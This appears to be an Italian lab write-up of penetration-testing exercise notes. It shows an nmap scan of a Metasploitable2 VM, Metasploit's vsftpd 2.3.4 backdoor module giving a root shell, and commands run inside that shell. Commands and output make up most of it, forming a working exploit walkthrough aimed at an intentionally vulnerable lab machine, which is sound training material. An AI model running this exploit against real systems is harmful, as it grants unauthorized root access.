

EXPLOIT

In questa esercitazione proveremo ad utilizzare un Exploit per entrare nella macchina vittima metasploitable2

EXPLOIT: codice o una sequenza di comandi progettati per sfruttare una vulnerabilità o una debolezza già presente in un sistema.

Gli exploit sono utilizzati per ottenere accesso non autorizzato, eseguire codice malevolo, o compromettere la sicurezza di un sistema.

Per prima cosa facciamo una scansione su kali verso la macchina vittima utilizzando **NMAP**

```
(root@kali)~# nmap -sV -T5 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 14:04 CET
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 47.83% done; ETC: 14:04 (0:00:07 remaining)
Nmap scan report for PC192.168.1.149 (192.168.1.149)
Host is up (0.000059s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:34:35:BE (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.65 seconds

(root@kali)~#
```

Adesso scegliamo la porta/protocollo per entrare, in questo caso useremo la porta **21** protocollo **FTP**

Consideriamo la versione del protocollo FTP **vsftpd 2.3.4**

Facciamo una piccola ricerca su internet per vedere i possibili Exploit per quella versione

In questo esercitazione useremo **Metasploit**

Cerchiamo la versione del protocollo FTP (vsftpd)

```
+ -- --[ 1471 payloads - 49 encoders - 11 nops      ]
+ -- --[ 9 evasion                                   ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
[-] Unknown command: sho. Did you mean show? Run the help command for more details.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-  -
CHOST      no               no        The local client address
CPORT      no               no        The local client port
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Usando il comando **SEARCH** il programma va a cercare gli exploit presenti nel suo database

Ne abbiamo trovati due, prendiamo il secondo

Per sceglierlo usiamo il comando **USE** ed il percorso dell'Exploit

Con **SHOW OPTIONS** vediamo quali parametri sono richiesti per questo specifico attacco

```
+ -- --[ 1471 payloads - 49 encoders - 11 nops      ]
+ -- --[ 9 evasion                                   ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
[-] Unknown command: sho. Did you mean show? Run the help command for more details.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-  -
CHOST      no               no        The local client address
CPORT      no               no        The local client port
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

IP vittima è richiesto e lo aggiungiamo con il comando **SET RHOST 192.168.1.149**

```
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.149
rhost => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):


| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                                        |
| RHOSTS  | 192.168.1.149   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                                                                                               |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Adesso facciamo partire il nostro exploit con il comando **EXPLOIT** o **RUN**

```
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.14:45035 -> 192.168.1.149:6200) at 2024-11-11 14:07:36 +0100

```

Ultima riga ci mostra che il codice malevolo è stato inserito con successo ed abbiamo stabilito una connessione:

COMANDI UTILIZZATI E CREAZIONE DELLA CARTELLA TEST_METASPLOIT

```


[*] 192.168.1.149:21 - Banner: 220 (vsFTpd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.14:45035 → 192.168.1.149:6200) at 2024-11-11 14:07:36 +0100

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
ls
Desktop
reset_logs.sh
vnc.log
mkdir test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log

```

FRECCHE ROSSE-----> COMANDI UTILIZZATI

FRECCIA VERDE-----> CARTELLA CREATA



Questo è la cartella creata vista da metasploitable 2

CONSIDERAZIONI

Exploit per le applicazioni

Applicazioni: per i software, sistema operativo e office (ecc..)

SERVONO 4 PARAMETRI

1. Il software deve essere in esecuzione
2. Non ci devono essere aggiornamenti che tolgono l'exploit
3. Exploit deve essere progettato per quella versione del software
4. Mantenere una connessione E bisogna trovarsi nella rete interna

EXPLOIT: Codice malevolo che va ad agire su una vulnerabilità già presente all'interno del codice/programma

SHELL: Connessione tra noi e l'obiettivo target, entrando senza farci scoprire